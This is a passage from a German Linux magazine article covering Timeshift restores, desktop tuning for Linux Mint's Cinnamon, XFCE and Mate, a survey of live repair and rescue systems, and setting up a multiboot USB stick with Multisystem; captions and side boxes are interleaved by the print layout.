ein USB-Laufwerk. Im letzten Schritt definieren Sie optional einen Zeitplan („Schnappschussebenen“) und die Menge der gespeicherten Systempunkte. Die automatische Sicherung ist bequem, aber nicht zwingend: Schnappschüsse lassen sich jederzeit manuell über „Erstellen“ im Timeshift-Fenster auslösen.

Getroffene Einstellungen können Sie später jederzeit wieder ändern. Außerdem gibt es unter „Einstellungen → Benutzer“ das Angebot, auch das Home-Verzeichnis zu sichern.

Wiederherstellen: Wie beim darunterliegenden Rsync üblich, bestehen die Backupsätze von Timeshift einfach aus den unkomprimierten Ordnern und Dateien. Einzelne Dateiobjekte oder der komplette frühere Zustand lassen sich daher mit jedem Livesystem rekonstruieren – im Prinzip auch ohne Timeshift. Die Backups liegen im Backupdatenträger unter „/timeshift/snapshots“.

Noch bequemer geht’s aber mit Timeshift selbst: Das Tool zeigt alle Snapshots nach Alter geordnet an. Mit „Wiederherstellen“ schreiben Sie einen markierten Punkt zurück. Die Partitionsdaten werden im Fenster „Ziellaufwerk auswählen“ noch einmal explizit abgefragt. Die angezeigten Vorgaben entsprechen den Laufwerksverhältnissen des ursprünglichen Systems. Änderungen sind daher nur bei neuen Partitionsverhältnissen erforderlich. Ob die „Bootloader-Optionen“ notwendig sind, hängt davon ab, ob das ursprüngliche System noch ordnungsgemäß bootet.



„Themen“ in den Systemeinstellungen: Diese bestimmen das Cinnamon-Aussehen maßgeblich. Mit „Hinzufügen/Entfernen“ gibt es Nachschub aus dem Internet.

Wichtig: Die Wiederherstellung mit Timeshift ist notfalls mit der Basissyntax

```
sudo timeshift --restore --snapshot
  [name] --target [ziel]
```

komplett im Terminal zu bedienen – also auch in den virtuellen Konsolen (Strg-Alt-F1), falls die grafische Oberfläche nicht mehr funktioniert.

6. Tuning für den Cinnamon-Desktop

Cinnamon bietet zahlreiche individuelle Anpassungsmöglichkeiten über die „Systemeinstellungen“. Die lohnendsten Objekte sind folgende:

„Themen“ bestimmen das Aussehen entscheidend. Der wichtigste Punkt ist „Schreibtisch“, weil dieser die Farben des Hauptmenüs und der Hauptleiste festlegt. Die Auswahl des „Fensterrahmens“ für die Titelleisten aller Taskfenster und der „Symbole“ (im Dateimanager und am Desktop) verändert die Optik ebenfalls deutlich. Das Register „Themen → Hinzufügen/Entfernen“ kann zahlreiche, zum Teil sehenswerte Cinnamon-Themen aus dem Web nachladen.

Unter **„Fenster → Titelleiste“** bestimmen Sie das Verhalten der Titelleiste aller Programmfenster: Die Funktion der Kontrollelemente in der Titelleiste kann ebenso individuell eingestellt werden wie das Verhalten beim Doppelklick oder beim Rechtsklick auf der Titelleiste. So kann etwa das Mausrad auf der Titelleiste das Fenster in Stufen transparent schalten („Deckkraft anpassen“). Die Registerkarte „Fenster → Verhalten“ bietet die wichtige Option „Fokussierungsverhalten“: Normalerweise erhält ein Fenster erst durch einen Mausklick den Eingabefokus; mit der Option „Maus“ genügt schon ein Mouse-over ohne Klick auf ein Fenster, um es in den Vordergrund zu bringen.

„Effekte“ betreffen in erster Linie Fensteraktionen wie Verkleinern oder Schließen.

TUNING FÜR DEN XFCE-DESKTOP

Im XFCE-Settings-Manager („Einstellungen“) finden Sie alles, was der optischen Anpassung des Desktops dient.

„Erscheinungsbild“: Über das Register „Oberfläche“ bestimmen Sie die Farbgebung von Menüs und Fensterelementen. Es empfiehlt sich, parallel ein Programm wie etwa den Dateimanager zu beobachten, um die Optik des Themas vor Augen zu haben. Das Farbthema sollten Sie sorgfältig auswählen und danach möglichst nicht mehr wechseln, da es sich auf alle Desktop- und Leistenelemente und deren Schrift- und Farbkontraste auswirkt.

Das Register „Symbole“ bietet Mint-Themen mit modernerer Anmutung aller Icons in Menü, Starter und Dateimanager.

Noch entscheidender ist das Register „Schriften“, weil es die Skalierung des kompletten Desktops über den DPI-Wert vorsieht: Standard ist der Wert „96“. Nach Ändern des Werts sehen Sie sofort die Wirkung und optimieren die Darstellung kleiner oder größer.

„Fensterverwaltung“: Dieser Punkt beeinflusst das Aussehen und das Verhalten von Programmfenstern. Eine aus unserer Sicht wichtige Umstellung ist die Abwahl des Standards „Mint-X“ unter „Stil“, da hier die wichtige Titelleiste der Fenster sehr kontrastarm ausfällt. „Default“ oder „Mint-Y-Dark“ bringen die Titelleisten besser zur Geltung. Für sehr große Bildschirme mit hohen Auflösungen (HiDPI) gibt es die speziell entworfene Themes „Default-hdpi“ und „Default-xhdpi“.

Der Desktop („Schreibtisch“): Im XFCE-Settings-Manager, aber auch nach Rechtsklick auf den Desktop erreichen Sie die „Schreibtischeinstellungen“, wo Sie im Register „Hintergrund“ das Bild des Desktops einstellen. XFCE kann dies für jede Arbeitsfläche individuell anbieten, wobei Sie den Dialog einfach auf der gewünschten Arbeitsfläche starten oder dorthin verschieben. Im Register „Symbole“ desselben Dialogs legen Sie fest, welche Standardicons der Schreibtisch zeigen soll.

Systemleiste(n): Die Optionen der Systemleiste(n) erreichen Sie im XFCE-Settings-Manager über den Punkt „Leiste“ oder durch Rechtsklick auf eine Leiste. XFCE kann Leisten vertikal, horizontal oder als frei schwebendes Desktopelement darstellen. Die Bestückung mit Applets und Programmstartern (Applet „Starter“) erfolgt ähnlich wie in Mate oder Cinnamon. Über die enthaltenen Applets entscheidet die Registerkarte „Objekte“.

Wenn Sie Programmstarter in einer Leiste unterbringen wollen, geht das am einfachsten über das Hauptmenü: Ein dort rechts angeklicktes Programm bietet die Option „Zur Leiste hinzufügen“.


Sie lassen sich komplett deaktivieren, was die schnellste und ökonomischste Lösung ist. Wer möchte, kann die Effekte aber unter „Anpassen“ differenziert einstellen hinsichtlich Effekttyp und Effektdauer.

„Aktive Ecken“ lösen durch Mausbewegung in eine Bildschirmecke eine Desktopaktion oder ein benutzerdefiniertes Programm aus. Dosiert an einer oder maximal zwei Ecken genutzt ist das durchaus sinnvoll. Kontraproduktiv sind aktive Ecken neben wichtigen Klickzielen wie Hauptmenü oder Sitzungsmenü.

Desklets, Erweiterungen, Applets: Die „Systemeinstellungen“ bieten Shell-Erweiterungen („Erweiterungen“), Leistenelemente („Applets“) und Desktoptools („Desklets“). Letztere können Sie vernachlässigen: Die brauchbarsten Desklets „Digitaler Bilderrahmen“ für eine kleine Diashow und das „Uhr-Desklet“ hat Mint standardmäßig an Bord, sie müssen nur aktiviert und konfiguriert werden (Rechtsklick und „Einrichten“). Ähnliches gilt für die „Erweiterungen“, die wenig Funktionales anbieten. Ergiebig sind hingegen die „Applets“ für die Systemleiste:

Systemleiste(n): Die Standardleiste übernimmt zahlreiche Funktionen wie Menü, Fensterliste, Sitzungsmenü oder Arbeitsflächenanzeige. Das Angebot wird durch Applets geregelt, die sich anpassen, erweitern und reduzieren lassen. Einige Grundeinstellungen gibt es beim Rechtsklick auf die Leiste über die Option „Leisteneinstellungen“. Die derzeit aktiven und sonstigen verfügbaren Applets verwalten Sie am besten in der Übersicht „Systemeinstellungen → Applets“. Im Detail lassen sich die Applets aber nur konfigurieren, wenn Sie nach Rechtsklick auf die Leiste den „Leistenbearbeitungsmodus“ aktivieren. Beachten Sie, dass die Applets erst wieder arbeiten, nachdem Sie diesen Modus wieder verlassen haben.

Neue Applets integrieren Sie am schnellsten durch einen Rechtsklick auf der Leiste und „Applets zur Leiste hinzufügen → Im Netz verfügbare Applets“. Hier installieren Sie erst das gewünschte Applet, wonach es dann unter „Installiert“ zum Einbau in die Leiste bereitsteht. ■



„Applets“ steigern die Produktivität der Systemleiste. Viele wichtige Applets wie hier die „Fensterliste“ können individuell konfiguriert werden.

TUNING FÜR DEN MATE-DESKTOP

Die Konfigurationszentrale heisst hier „Steuerzentrale“ (mate-control-center). Der wichtigste Punkt der Steuerzentrale für optische Anpassung ist „Erscheinungsbild“.

„Erscheinungsbild“: Das Register „Hintergrund“ legt das Desktopbild fest, eine Einstellung, die Sie auch durch Rechtsklick am Desktop erreichen („Hintergrund des Schreibtischs ändern“). Im Register „Thema“ gibt es diverse Themes für Fenster und Menüelemente. Während in Cinnamon und XFCE erst der zusätzliche Punkt „Fenster“ (XFCE: „Fensterverwaltung“) die Optik abrundet, ist dies in Mate alles an Ort und Stelle gelöst: Der Knopf „Anpassen“ erlaubt innerhalb des gewählten Themas die Feineinstellung von Fensterinhalt und Fensterrahmen. Zur visuellen Kontrolle verwenden Sie am besten ein geöffnetes Dateimanager-Fenster.

„Schreibtischeinstellungen“: Dieser Punkt aktiviert unter „Schreibtisch“, welche Icons Sie am Desktop sehen wollen. Ansonsten handelt es sich an dieser Stelle um weitere Fensteroptionen: Unter „Fenster“ definieren Sie den Fenstermanager, indem Sie den Standard „Marco + Komposit“ auf den Open-GL-Kompositor „Compiz“ umschalten. Der ermöglicht sehr verspielte Fenstereffekte, die Sie über „Compiz konfigurieren“ im Detail steuern. Dieses Tool CCSM ist auch in der Steuerzentrale als „CompizConfig Settings Manager“ anzutreffen. Da Sie Compiz standardmäßig mit dem gewöhnungsbedürftigen Effekt „Wackelige Fenster“ empfängt, ist es der erste Weg, unter „Effekte“ eine andere Wahl zu treffen.


Systemleisten: Mate bietet kein zentrales Tool zur Leistenbearbeitung. Alle Optionen der Symbolleisten sind direkt an Ort und Stelle nach Rechtsklick über die Optionen „Zur Leiste hinzufügen“, „Eigenschaften“, „Verschieben“ sowie „Aus der Leiste entfernen“ erreichbar. Ein neue Leiste erstellen Sie ebenfalls mit Rechtsklick auf eine bereits bestehende („Leiste anlegen“). Der kleine Dialog, den Sie über die „Eigenschaften“ starten, bietet alles zur Positionierung und Größe, zum Ausblendverhalten und zur optischen Verfeinerung.

Das „Verschieben“ von Applets ist zum Teil knifflig: Die meisten Applets zeigen diese Option beim Rechtsklick, andere wie die „Fensterliste“ haben aber ein eigenes Kontextmenü, das beim Rechtsklick erscheint. Hier kommen Sie nur durch ganz präzisen Rechtsklick knapp links des Applets an den gewünschten Leistenkontext.

Linux live für Systemreparaturen

Zweitsysteme sind immer willkommen – als mobile Aushilfe und wenn das Hauptsystem streikt. Wer auf dem Zweitsystem Geschwindigkeit und Komfort erwartet, nutzt als Medium einen USB-Stick und Distributionen, die das richtige Werkzeug mitbringen.

VON HERMANN APFELBÖCK



In dieser Rubrik geht es auf 22 Seiten um Zweit-, Reparatur-, Surf- und Servicesysteme aller Couleur. Dieser Startartikel hat die wichtigste Sorte von Livesystemen im Fokus, nämlich die Reparatur-, Sicherheits- und Scantools auf Basis unabhängiger Linux-Distributionen. Die meisten der hier vorgestellten Livesysteme verdienen die Einstufung als „Servicesysteme" oder noch eingeschränkter als „Livetools". Manche beherrschen nämlich monofunktional nur ein Ding, aber das richtig gut.

Universelle Reparatursysteme

Für Linux-Kenner ist die Tatsache selbstverständlich, für Einsteiger vielleicht nicht: Alle Linux-Livesysteme, so etwa die von der aktuellen Heft-DVD startenden Ubuntu 18.04 LTS oder Linux Mint 19, können auf die Festplatte eines havarierten Linux, Windows oder Mac-OS zugreifen. Das erlaubt die Rettung von Dateien durch Kopie auf unabhängige Laufwerke (nicht auf das Livesystem!), das Editieren fehlerhafter Konfigurationsdateien von außen oder das Verkleinern der Systempartition über ein Gparted im Livesystem. Da ein Livesystem die temporäre Installation zusätzlicher Programme erlaubt, wird im Prinzip jedes Livesystem zum Reparatursystem.

Aber natürlich ist es einfacher, die Reparaturtools im Livesystem bereits parat zu haben. Als nicht umfassender, aber praktikabler Kompromiss bieten sich daher Reparatursysteme an, die komplette Werkzeugsammlungen mitbringen. Prominente Beispiele wie die nachfolgend genannten haben neben Reparaturprogrammen allesamt auch Browser und Dateimanager an Bord. Alle diese Systeme lassen sich mit dd unter Windows oder mit dem Win 32 Disk Imager unter Windows bootfähig auf USB-Stick kopieren. Beachten Sie, dass Livesysteme wie die LinuxWelt-Rettungs-DVD oder Parted Magic Gparted, Clonezilla, Memtest und vieles mehr beinhalten und daher die Einrichtung eines Gparted Live oder Clonezilla Live überflüssig machen.

Die **LinuxWelt-Rettungs-DVD** (auf Heft-DVD) und die **PC-WELT-Rettungs-DVD** sind Livesysteme, die für die Linux- beziehungsweise Windows-Reparatur spezialisiert sind. Die LinuxWelt-Rettungs-DVD unseres Kollegen Thorsten Eggeling steht auf der Basis von **System Rescue CD**, ergänzt diese aber um weitere Tools und sorgt für eine deutschsprachige Umgebung. Für deutschsprachige Nutzer ist gibt es kein Motiv, die System Rescue CD vorzuziehen. **Parted Magic** ist hervorragend ausgestattet (*https://partedmagic.com*). Das System hat Gparted für die Festplattenverwaltung oder Clonezilla zum Klonen von Festplatten an Bord. Außerdem gibt es die Programme, mit denen sich gelöschte Partitionen (testdisk) und Dateien (photorec) wiederherstellen lassen. Der Download von Parted Magic ist allerdings kostenpflichtig (elf US-Dollar).

Knoppix ist der Livesystem-Klassiker und keineswegs auf Reparaturen spezialisiert, sondern ein universales Zweitsystem. Die monumentale Softwareausstattung im 4,4-GB-DVD-Knoppix bevorratet aber auch Werkzeuge für den Reparaturaufgabe.

Eng spezialisierte Livesysteme


Trotz der Sammlungen bewährter Reparatursysteme wird der Einsatz spezieller Livetools nicht obsolet. Super Grub 2 Disk oder

DBAN sind als Software unter einem anderen Livesystem schlicht nicht zu haben. Ferner ist der gezielte Start eines Spezialisten stets schneller und fokussierter.

Antivirenscanner: Unabhängige AV-Scanner auf Basis eines kleinen Linux-Systems sind garantiert sauber und damit zuverlässiger als jeder Virenscan auf einem eventuell kompromittierten System. Daher gibt es von allen namhaften AV-Firmen (Avira, Bitdefender, Kaspersky u. a.) Livesysteme mit Virenscanner. Die meist mit „Rescue CD" benannten ISO-Images haben Downloadgrößen von 200 bis 700 MB. Ab Seite 78 finden Sie einen eigenständigen Artikel dazu – mit Fokus auf die Software Bitdefender Rescue CD.

Clonezilla erledigt das Backup und Restore kompletter Datenträger oder Partitionen. Das textbasierte Menü von Clonezilla wirkt antiquiert, bleibt aber funktional unübertroffen. Clonezilla beherrscht neben den verbreiteten Linux- und Windows-Dateisystemen wie Ext[x], NTFS und FAT auch BTFS, Reiser FS, HFS+, exFAT (und weitere) und spricht alle Netzwerkprotokolle (Samba, SSH, NFS, Webdav).

Clonezilla kann Abbilder von Festplatten als Backup speichern (Imaging) oder den Inhalt einer Festplatte direkt auf eine andere übertragen (Klonen). Imaging setzen Sie ein, wenn Sie den aktuellen Zustand eines Systems sichern und bei Bedarf wiederherstellen möchten. Klonen bietet sich an, um die Systemfestplatte aus Altersgründen auszutauschen oder das System auf eine größere Festplatte zu übertragen. Da Clonezilla auf der aktuellen die LinuxWelt-Rettungs-DVD vorliegt, brauchen Sie kein extra Clonezilla-Livesystem. In Clonezilla wählen Sie „device-device", ferner „Beginner" und anschließend „disk_to_local_disk". Geben Sie die Festplatte an, die Sie klonen wollen, und im nächsten Schritt das Ziellaufwerk. Folgen Sie den weiteren Anweisungen des Assistenten und bestätigen Sie nach genauer Prüfung der Kennungen mit „y" den Start der Kopie.



Gesamte Festplatte klonen: Clonezilla kopiert im Modus „disk_to_local_disk" eine komplette Festplatte auf eine neue und/oder größere.


Darik's Boot and Nuke (DBAN): Das winzige Livesystem löscht mechanische Festplatten (keine SSDs und USB-Sticks) so, dass sich keine Daten mehr rekonstruieren lassen. DBAN bietet dafür Löschalgorithmen wie die Gutmann-Methode. Soll eine alte Festplatte den Besitzer wechseln oder im Elektronikschrott landen, ist DBAN das Tool der Wahl. Das Tool startet auch von der Heft-DVD (siehe dort „Extras und Tools").

Gparted live: Das anspruchslose Livesystem der Gparted-Entwickler macht das Partitionierungsprogramm Gparted auf jeder Hardware lauffähig. Zwar ist Gparted auf jedem Linux entweder vorinstalliert oder über den Paketmanager erhältlich, aber in Notsituationen ist Gparted Live die schnelle Alternative, um Festplatten und Partitionen zu löschen, zu erstellen oder zu verkleinern. Neben Gparted bietet das Livesystem kaum Software, als Browser nur den einfachen Netsurf.

Hardware Detection Tool: HDT verschafft einen Überblick zur Hardware eines Computers, auf dem kein funktionierendes System installiert ist. HDT ist auf der Heft-DVD unter „Extras und Tools → Hardware Detection Tool (HDT)". HDT zeigt Informationen unter anderem zu CPU, Hauptplatine, PCI-Karten. **Tipp:** Mit dem IMG-Format von HDT (auf der Heft-DVD) können die Multiboot-Tools Multisystem und Yumi nicht umgehen (sie-

REPARATURSYSTEME UND SPEZIALISTEN

Distributionsname	Version	Heft-DVD	Beschreibung	Internet	Größe (MB)
Bitdefender Rescue CD	k. A.	–	Antivirenscanner auf sauberem Livesystem	*http://goo.gl/55Easf*	670
Clonezilla	2.6.-37	–	Klonen von Partitionen und Festplatten	*https://clonezilla.org*	240
Darik's Boot and Nuke (DBAN)	2.3.0	ja	sicheres Löschen von mechanischen Platten	*https://goo.gl/khsq2d*	17
Gparted Live	0.33.0-1	–	Reparatursystem mit Fokus auf Datenträger	*http://gparted.org*	310
Hardware Detection Tool (HDT)	0.5.2	ja	Hardwareanalyse (CPU, RAM, PCI)	*www.serverelements.com*	1
Kali Linux Light	2019.1		Livesystem für Sicherheits-Checks	*www.kali.org*	870
Knoppix	8.5	–	Allzweck-Werkzeugkasten	*www.knoppix.org*	4400
LinuxWelt-Rettungs-DVD	6.3.2	ja	Reparatursystem mit Linux-Fokus	*https://goo.gl/aWjaKt*	680
Memtest86	5.01	ja	gründlicher Speichertest	*www.memtest.org*	2
Parted Magic	2019_01_03	–	Reparatursystem für elf US-Dollar	*https://partedmagic.com*	570
PC-WELT-Rettungs-DVD	5.8	–	Reparatursystem mit Windows-Fokus	*www.pcwelt.de/1168242*	770
Rescatux	0.51b3	–	spezialisierte Bootreparatur	*www.supergrubdisk.org*	640
Super Grub Disk	2.02s10	ja	spezialisierte Bootnothilfe	*www.supergrubdisk.org*	20
System Rescue CD	6.0.2	–	Reparatursystem mit Linux-Fokus	*www.system-rescue-cd.org*	540



Memtest86+ 5.10 schreibt Bits in den Speicher und kontrolliert später den Inhalt: Abweichende Bits deuten auf fehlerhafte RAM-Module.

he Kasten „Der Multiboot-Stick“). Jedoch bekommen Sie auch HDT erfolgreich auf einen Multiboot-Stick, wenn Sie die funktionsgleiche ISO-Variante Core3 HDT von *www.serverelements.com/?target=Hardware_Detection_Tool* verwenden. In Yumi müssen Sie dieses unter Schritt 3 als „Unlisted ISO“ klassifizieren und mit der Bootoption „GRUB“ auf USB-Stick kopieren.

Kali Linux: Das Sicherheitssystem bietet zahlreiche Tools, größtenteils für die Kommandozeile, die zum Teil Sicherheitsvorkehrungen umgehen und als Spionageprogramme aufgefasst werden. Der Einsatz offenbart Sicherheitslücken, ist aber nur im eigenen Netzwerk legitim.

Memtest86+: Das winzige Memtest testet den Arbeitsspeicher. Um Fehler in Speicherbausteinen zu finden, schreibt Memtest 86+ Testmuster in jede Speicheradresse, liest die Testmuster anschließend wieder aus und vergleicht diese. Differenzen deuten auf fehlerhafte Speicherbausteine. Der Test ist sehr gründlich und kann mehrere Stunden dauern. Eventuelle Fehler meldet Memtest in der unteren Bildschirmhälfte. Bleibt diese leer, können Sie den Speicher als Fehlerquelle ausschließen.

Rescatux ist eng spezialisiert, um kaputte Grub-Bootloader flottzumachen. Bei einem Schönheitswettbewerb für Live- und Reparatursysteme hätte Rescatux vermutlich den letzten Platz sicher, aber diese optischen Mängel macht es durch Nutzwert wett. Nach dem Start lädt die Reparaturanwendung Rescapp automatisch. Im Menüpunkt „Grub (+)“ können Sie mit „Restore Grub“ einen neuen Grub-Bootloader

DER MULTIBOOT-STICK

Moderne USB-Sticks bieten 16, 32, 64 GB oder mehr. Für ein Livesystem ohne eigenes Größenwachstum wäre das luxuriöser Überfluss. Für Reparatursysteme gilt das erst recht, weil diese oft nur wenige Hundert MB umfassen, zum Teil sogar noch deutlich weniger (HDT, Dban, Super Grub Disk, Clonezilla). Es bietet sich an, USB-Sticks mit einem ganzen Werkzeugkasten zu füllen. Die Tools Multisystem und Yumi erledigen das auf FAT32-formatierten Sticks.


Multiboot-Stick mit Multisystem (Linux)

Das Programm Multisystem ist eine umfangreiche Script-Sammlung, die meist über 250 MB abhängiger Pakete nach sich zieht. Die Oberfläche ist grafisches Hilfsmittel, um die darunterliegenden Kommandozeilentools auszulösen. Der Umgang mit Multisystem ist daher mit häufigem Wechsel zu Terminals verbunden, die in der Regel das sudo-Kennwort verlangen.

Installieren Sie das Tool im Terminal über die folgenden vier Zeilen (*https://paste.ubuntu.com/p/88gmfgd2vF/*):

```
echo deb http://liveusb.info/multisystem/depot all
  main | sudo tee /etc/apt/sources.list.d/
  multisystem.list
wget -q http://liveusb.info/multisystem/depot/
  multisystem.asc -O- | sudo apt-key add -
sudo apt update
sudo apt install multisystem
```

Starten Sie dann Multisystem über das Hauptmenü und wählen Sie den FAT32-formatierten Stick unten in der Liste aus. Klicken Sie dann in Multisystem auf den Eintrag des Datenträgers und auf „Überprüfe“. Die Installation des Grub2-Bootloaders quittieren Sie standardmäßig mit „OK“. Dann ziehen Sie die ISO-Datei



des gewünschten Systems vom Dateimanager auf den Bereich unter „Drag and Drop ISO/img“ von Multisystem und bestätigen die Aktion mit dem sudo-Passwort. Diese Aktion wiederholen Sie für jedes System, das Sie von USB-Stick starten möchten.

Achtung: Das angebotene Drag & Drop zum Einfügen der ISO-Images funktioniert nicht überall zuverlässig. Für diesen Fall gibt es das CD-Symbol im selben Unterfenster: Dieses Symbol öffnet einen Navigationsdialog, mit dem Sie zur gewünschten ISO-Datei navigieren und zuverlässig einbinden.


ISO-Dateien, die nicht lokal vorliegen, kann Multisystem aus dem Internet abholen. Unter „Menüs → Live-CD herunterladen“ hat das Tool Livesysteme in dreistelliger Zahl verlinkt.

Ein Klick auf das „Augen“-Symbol des Hauptfensters (im oberen Bereich links) blendet weitere Optionen ein. Bei Ubuntu-Systemen können Sie über die Schaltfläche mit dem Disk-Symbol persistenten Speicher einrichten. Weitere Optionen verändern die Reihenfolge der Systeme im Multibootmenü oder ändern die Beschriftung der Grub-Menüeinträge. Um zu erfahren, was

schreiben und dabei alle automatisch erkannten Systeme (Linux und Windows) in ein neues Bootmenü einbinden. Speziell für Ubuntu-Systeme ist unter den „Expert Tools“ zudem das Tool Boot-Repair vorhanden, das den Bootloader eines Ubuntu-Systems wiederherstellen kann.

Super Grub 2 Disk ist ein unentbehrlicher Boothelfer. Für Bootprobleme mit Grub sind meistens fehlerhafte Partitionierungen bei der Installation oder die typische Grub-Entsorgung durch Windows-Installationen verantwortlich. Super Grub 2 Disk (auf Heft-DVD unter „Extras und Tools“). Durchforstet mit „Detect and show boot methods“ alle Datenträger nach Linux-Systemen, zeigt danach deren Liste und startet das ausgewählte System. Die Reparatur der Grub-Umgebung findet dann typischerweise mittels des Kommandos

```
sudo grub-install --recheck /dev/sda
```



Super Grub2 Disk findet Linux-Installationen auch ohne Bootmanager, zeigt sie anschließend an und startet die gewünschte. Die Grub-Reparatur kann dann dort erfolgen.


```
sudo update-grub
```

im wiederbelebten System statt. Super Grub2 Disk ist ein Winzling, für den man keinen Extrastick reservieren muss, und somit geeignet für eine Toolsammlung auf Multiboot-Stick. ■

sich hinter einer Schaltfläche des relativ unübersichtlichen Tools verbirgt, hilft ein Mouse-over – ohne zu klicken. Dann zeigt Multisystem knappe, aber klare Erklärungen der Funktionen.

Multiboot-Stick mit Yumi (Windows)

